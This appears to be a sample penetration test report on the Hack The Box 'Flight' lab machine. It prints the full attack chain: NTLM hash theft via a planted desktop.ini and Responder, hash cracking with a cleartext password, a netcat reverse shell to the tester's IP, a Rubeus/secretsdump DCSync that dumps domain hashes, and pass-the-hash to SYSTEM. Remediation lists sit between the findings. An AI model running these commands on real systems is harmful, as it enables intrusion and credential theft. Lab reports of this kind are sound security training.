SMB         10.10.11.187    445    G0               Share           Permissions     Remark
SMB         10.10.11.187    445    G0               -----           -----------     ------
SMB         10.10.11.187    445    G0               ADMIN$                          Remote Admin
SMB         10.10.11.187    445    G0               C$                              Default share
SMB         10.10.11.187    445    G0               IPC$            READ            Remote IPC
SMB         10.10.11.187    445    G0               NETLOGON        READ            Logon server share
SMB         10.10.11.187    445    G0               Shared          READ,WRITE
SMB         10.10.11.187    445    G0               SYSVOL          READ            Logon server share
SMB         10.10.11.187    445    G0               Users           READ
SMB         10.10.11.187    445    G0               Web             READ
```

Remediation

1. Enforce Strong Password Policies: Require unique, complex passwords and regular changes.
2. Implement Multi-Factor Authentication (MFA): Add extra layers of authentication.
3. Hash and Salt Passwords: Securely store passwords using strong cryptographic methods.
4. Promote Password Managers: Encourage the use of password management tools.
5. Security Training: Educate users on password security best practices.
6. Monitor and Detect: Implement systems to detect unusual login patterns.
7. Consider Disabling NTLM: If feasible, disable NTLM authentication protocols.


NTLM hash thrifting

smbclient -U 'S.Moon' //10.10.11.187/Shared/



```
┌──(kali㉿kali)-[~/…/windows/flight/hashes/nltm_theft]
└─$ smbclient -U 'S.Moon' //10.10.11.187/Shared/
Password for [WORKGROUP\S.Moon]:
Try "help" to get a list of possible commands.
smb: \> put Autorun.inf
NT_STATUS_ACCESS_DENIED opening remote file \Autorun.inf
smb: \> put desktop.ini
putting file desktop.ini as \desktop.ini (0.1 kb/s) (average 0.1 kb/s)
smb: \>
```


sudo responder -I tun0 -v



```
[+] Current Session Variables:
    Responder Machine Name     [WIN-TMGFJAKN5Q8]
    Responder Domain Name      [2862.LOCAL]
    Responder DCE-RPC Port     [47651]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     : c.bum::flight.htb:e36b5ca1f297c3ec:7A3EB8FA85376D772C133E844CC1B39B:0101000000000000806C29477F65DA013A8B38366F692DFC0000000002000800320038
003600320001001E00570049004E002D0054004D00470046004A0041004B004E0035005100380004003400570049004E002D0054004D00470046004A0041004B004E003500510038002E0032003800360032002E004C004F00430041004C000300
2E004C004F00430041004C000300140032003800360032002E004C004F00430041004C000500140032003800360032002E004C004F00430041004C0007000800806C29477F65DA0106000400020000000800300030
0030000000000000000000000000300000713BBE3DF852284C65A94F2BFB75F8BE814C85F6A5B8F180E6CD9E3C7F6EA0940A001000000000000000000000000000000000000900200063006900660073002F00
310030002E00310030002E00310034002E0031003200000000000000000000
 ❐ 0  ↑ 2h 24m  1 Openvpn  2 flight-10.10.11.187  3 responder                    ↑ 100% | 11:08 | 22 Feb  root!  kali
```

We captured C.Bum user’s NTLMv2 hash and cracked it.

hashcat cbum.NTLMv2 /usr/share/wordlists/rockyou.txt




```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

C.BUM::flight.htb:7334dad7defe893e:945cbbb7d455e3876f117f3e8a6f6e52:0101000000000000806c29477f65da01dc7ea2d3eaca96c3000000000200080032003800360032001001e00570049004e
002d0054004d00470046004a0041004b004e0035005100380004003400570049004e002d0054004d00470046004a0041004b004e003500510038002e0032003800360032002e004c004f00430041004c000300
140032003800360032002e004c004f00430041004c000500140032003800360032002e004c004f00430041004c0007000800806c29477f65da01060004000200000008003000300000000000000000000000000
300000713bbe3df852284c65a94f2bfb75f8be814c85f6a5b8f180e6cd9e3c7f6ea0940a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e003100
34002e0031003200000000000000000000:Tikkycoll_431012284

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: C.BUM::flight.htb:7334dad7defe893e:945cbbb7d455e387...000000
Time.Started.....: Thu Feb 22 11:20:12 2024 (16 secs)
Time.Estimated...: Thu Feb 22 11:20:28 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   704.8 kH/s (0.79ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10536960/14344385 (73.46%)
Rejected.........: 0/10536960 (0.00%)
Restore.Point....: 10535936/14344385 (73.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Time14250 → TiffanyCamila
Hardware.Mon.#1..: Util: 54%

Started: Thu Feb 22 11:20:09 2024
Stopped: Thu Feb 22 11:20:29 2024
```

C.Bum password: Tikkycoll_431012284

C.Bum Smb share login

crackmapexec smb 10.10.11.187 -u 'c.BUM' -p 'Tikkycoll_431012284' --shares




```
┌──(kali㉿kali)-[~/…/HTB/windows/flight/hashes]
└─$ crackmapexec smb 10.10.11.187 -u 'c.BUM' -p 'Tikkycoll_431012284' --shares
SMB         10.10.11.187    445    G0               [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.187    445    G0               [+] flight.htb\c.BUM:Tikkycoll_431012284
SMB         10.10.11.187    445    G0               [+] Enumerated shares
SMB         10.10.11.187    445    G0               Share           Permissions     Remark
SMB         10.10.11.187    445    G0               -----           -----------     ------
SMB         10.10.11.187    445    G0               ADMIN$                          Remote Admin
SMB         10.10.11.187    445    G0               C$                              Default share
SMB         10.10.11.187    445    G0               IPC$            READ            Remote IPC
SMB         10.10.11.187    445    G0               NETLOGON        READ            Logon server share
SMB         10.10.11.187    445    G0               Shared          READ,WRITE
SMB         10.10.11.187    445    G0               SYSVOL          READ            Logon server share
SMB         10.10.11.187    445    G0               Users           READ
SMB         10.10.11.187    445    G0               Web             READ,WRITE
```

C.Bum has both read and write permission in Web and shared shares.

Finding IPT – 004: Insecure Permissions (Critical)


Description	C.Bum has both read and write permission in Web and shared shares. After uploading a reverse shell, our engineers established the reverse shell.
Risk	Likelihood: C.Bum indeed has read and write permissions and if the system lacks proper security controls, the likelihood of an attacker uploading a reverse shell is increased. Impact: Exploiting this vulnerability grants the attacker unauthorized access, enabling execution of commands and potential data theft, leading to significant consequences such as data breaches and reputational damage.
System	Flight Machine(Win 10)
Tool Used	Crackmapexec, netcat, smbclient
References	https://www.tenable.com/plugins/nessus/65057

Evidence:



```
.\nc64.exe -e powershell.exe 10.10.14.12 4444
```

```
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\xampp\htdocs\school.flight.htb

02/22/2024  08:39 PM
```




```
┌──(kali㉿kali)-[~/Documents/HTB/windows/flight]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.187] 49775
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\school.flight.htb> █
```

Finding IPT – 005: DCSync Attack (Critical)


Description	The attacker exploits a vulnerability in the domain controller (DC) to perform a DCSync attack, enabling them to replicate sensitive information without direct access. By creating a ticket with elevated privileges using the 'tgtdeleg' command in Rubeus, the attacker gains the ability to request data replication from the DC. They decode and convert this ticket to a usable format, facilitating unauthorized access to sensitive data. Subsequently, the attacker dumps password hashes, allowing for further exploitation through pass-the-hash attacks.
Risk	Likelihood: If the attacker successfully exploits vulnerabilities or gains access to privileged credentials, the likelihood of executing a DCSync attack is heightened. Impact: The impact of a successful DCSync attack can be severe. It allows the attacker to replicate sensitive information from the domain controller, including password hashes, without detection. This enables the attacker to escalate privileges, impersonate users, and access sensitive data, leading to potential data breaches, unauthorized access, and compromise of the entire network's security posture..
System	Flight Machine(Win 10)
Tool Used	minikerberos-kirbi2ccache, impacket-secretsdump, impacket-psexec
References	https://book.hacktricks.xyz/windows-hardening/ntlm https://blog.certcube.com/pass-the-hash-in-windows-10/

Evidence:

.\rubeus.exe tgtdeleg /nowrap




```
.\rubeus.exe tgtdeleg /nowrap                                                                    [10/39]

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/g0.flight.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: vXZvpWMC0d/y17m1wCruN9i2Z2v+v1miv9PlZ4TjOUA=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
```




```
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFVDCCBVCgAwIBBaEDAgEWooIEZDCCBGBhggRcMIIEWKADAgEFoQwbCkZMSUdIVC5IVEKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkZMSUdIVC5IVEKjggQgMIIEHKADAgESoQMCAQKiggQOBIIECtHKM1kVh6wTs
P98GmKhf/oBf/DSbT9BH4ROVQUZaCtEwptqMKhG6Lm2W4SUNz6qKVCjhkjmburcpb+mlgLPqNZpLZp8Q+SikOgd2gK8sLstwrBnxmGvVDw0DmYClgyZ3m7dmlv+FvS8ka4jgvqI/KH6eHKPf5Nva/YOsdpCz02YMWYjFh0w
GgsLG7CmAfu8MAtQJqEF0ony/eZDwxMIa+ZHWcQ04pqyAFIDDtWPzSpffsmKDDwmPA5VBQDK16mWVQ3PSEyzUjQgIwL/CCYjumylLEb2ZeOKaFniomvbwhoKC2zPkMAKa0ehhAitXUFvEwMQBa5KIyPHIf/vDpUVMoOSXhC
jI270T1KUZk9gz9Y58i2bWIdGgj/8zdGoMqpVH3r9FNTqdr/O5vhtZKnn/+y9dDuDmiTcL7vLNSraYFl1Fux2XF8rwksD4cc9WFLduFN7J8Blpaohk+WUnk1uCsbnqjH5aO/zI9u87cvfym9JqigOM3LHtEpMvXQmpJ3efK
KpKg39jIBQW/WxH/Kl/bq8RMxb1Wcng889/aQs6jHGkZxPFIbudKqJIEtJ8qz+HycLlcx6dKXj9iTeInwn7TUAWTYrXo/tIwuHGexFez4NNbcnKiIbuw1iMiNdLyB8fnpxl9VCqhHNT584RBuhC9mEzImR5j5GxROOj6Nxg
t83/459QrUF6+juwKu6Tp+dW4XdlqoD1pt3PG3M67LF2zSljoETI7t9gpApS9WO7bIx5Nu4wkuNXD98dhiyj0xtteraiRtFLRBNSaStXDX0dJxQOxyo9TOcR1g+nkW5jurmHXbt8VCxz22QY4yfIGD28n8ZOJpSYwifkpfE
+K3Jvwl+4guPdMG+6K1CGBJlVTIsRNQT0u/SYOhUaQnVNjpY1K2olOVMNdVcseNmttt2I8xyFdxjslet4ROcyKBDWHdLo2azKH9dFOsVIxSL/qxXaHyT6lT5u3XG4JF1iRYnhYZGKywCJOCq0MgweX4/xUwyq2zVU9QNVMF
9W/DKMfNy0Aijgknf/WzAnthEC8UTM7CX+Wa9ntPRh0ag+3yCjQ9yiC1e/NuNOFVK8ZX9h9OGp9/nVmuvgEiPSgn4CuWeXZ41zFgrjX5dy/hj7qRsNT3t74HEOEW8xNx/brUBeTwxSWtHE/wFcO7zHX84PYW6JXlsMr62RX
Gd5oAksAN7dHqs4kuv3Ad9K1r4srtvOKbLrsFNYg50t9u8/e3TyLAbbxZAVE4EZZakgZC9sxZ3IvywCrsDY02+j12R1aCyGf6EFqrUIfifEUuBLeyBFroeMuhzqXrOug7KoKdKHa3f1N3ZK/iiAIMTgKnBClgUu496/Q+lQ
/wTJXT6RghDHi7jOkWbsDRgo1KoZ80ro4HbMIHYoAMCAQCigdAEgc19gcowgceggcQwgcEwgb6gKzApoAMCARKhIgQgxdKi9QoGJXwWf5wfO3MogLFoQ6GZxMitO9QTHlnbgKqhDBsKRkxJR0hULkhUQqIQMA6gAwIBAaEH
MAUbA0cwJKMHAwUAYKEAAKURGA8yMDI0MDIyMzA2MTczN1qmERgPMjAyNDAyMjMxNjE3MzdapxEYDzIwMjQwMzAxMDYxNzM3WqgMGwpGTElHSFQuSFRCqR8wHaADAgECoRYwFBsGa3JidGd0GwpGTElHSFQuSFRC

C:\ProgramData>
```

minikerberos-kirbi2ccache ticket.kirbi ticket.ccache



```
┌──(kali㉿kali)-[~/Documents/HTB/windows/flight]
└─$ minikerberos-kirbi2ccache ticket.kirbi ticket.ccache
INFO:root:Parsing kirbi file /home/kali/Documents/HTB/windows/flight/ticket.kirbi
INFO:root:Done!
```


impacket-secretsdump -k -no-pass g0.flight.htb



```
┌──(kali㉿kali)-[~/Documents/HTB/windows/flight]
└─$ impacket-secretsdump -k -no-pass g0.flight.htb
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6a2b6ce4d7121e112aeacbc6bd499a7f:::
S.Moon:1602:aad3b435b51404eeaad3b435b51404ee:f36b6972be65bc4eaa6983b5e9f1728f:::
R.Cold:1603:aad3b435b51404eeaad3b435b51404ee:5607f6eafc91b3506c622f70e7a77ce0:::
G.Lors:1604:aad3b435b51404eeaad3b435b51404ee:affa4975fc1019229a90067f1ff4af8d:::
```

Administrator hash: aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c

Getting the Administrator Access




```
┌──(kali㉿kali)-[~/Documents/HTB/windows/flight]
└─$ impacket-psexec administrator@flight.htb -hashes aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on flight.htb.....
[*] Found writable share ADMIN$
[*] Uploading file CpTNplxY.exe
[*] Opening SVCManager on flight.htb.....
[*] Creating service Otbw on flight.htb.....
[*] Starting service Otbw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Remediation:

1. Patch and Update: Keep domain controllers updated to mitigate known vulnerabilities.
2. Strong Password Policies: Enforce complex, regularly rotated passwords for privileged accounts.
3. Least Privilege: Limit domain admin privileges to essential users.
4. Monitoring: Use monitoring tools to detect suspicious activity promptly.
5. Disable Unnecessary Services: Turn off unnecessary services like NTLM authentication.
6. Network Segmentation: Isolate critical systems to minimize the impact of compromises.
7. Security Training: Educate users on password security and recognize phishing attempts.
8. Use Protected Users Group: Utilize Active Directory's Protected Users group for enhanced security.


Finding IPT – 005: Uncrackable LLMNR (Informational)

Evidence:



```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight\G0$
[SMB] NTLMv2-SSP Hash     : G0$::flight:c3e7bb42c4c29d1c:8624C073DC5173A1390E8826642A159C:010100000000000000205F84BA65DA011CD6040D6BB60EF100000000020008004F004A0034004
F0001001E00570049004E002D004D0050004D00560052004A004300370048004900480004003400570049004E002D004D0050004D00560052004A00430037004800490048002E004F004A0034004F002E004C00
4F00430041004C00030014004F004A0034004F002E004C004F00430041004C00050014004F004A0034004F002E004C004F00430041004C000700080000205F84BA65DA0106000400020000000800300030000000
000000000000000000003000006001EBA693DE9009F681CE994BD4D7CC79B20C4C1196D1EB04351B365FC1CF540A0010000000000000000000000000000000000000000000900200063006900660073002F00310030002E
00310030002E00310034002E003100320000000000000000000000
```

```
□ 0  ↑ 1h 55m  1 openvpn 2 flight(10.10.11.187)  3 c.bum  4 sudo          ↑ 100% | 18:13 | 22 Feb  root  kali
```



```
* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: G0$::flight:c3e7bb42c4c29d1c:8624c073dc5173a1390e88...000000
Time.Started.....: Thu Feb 22 18:15:00 2024 (24 secs)
Time.Estimated...: Thu Feb 22 18:15:24 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   629.0 kH/s (0.95ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

Additional Scans and Reports

The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities. For more information, please see the documents in your shared drive folder labeled “Additional Scans and Reports”

ABC SECURITY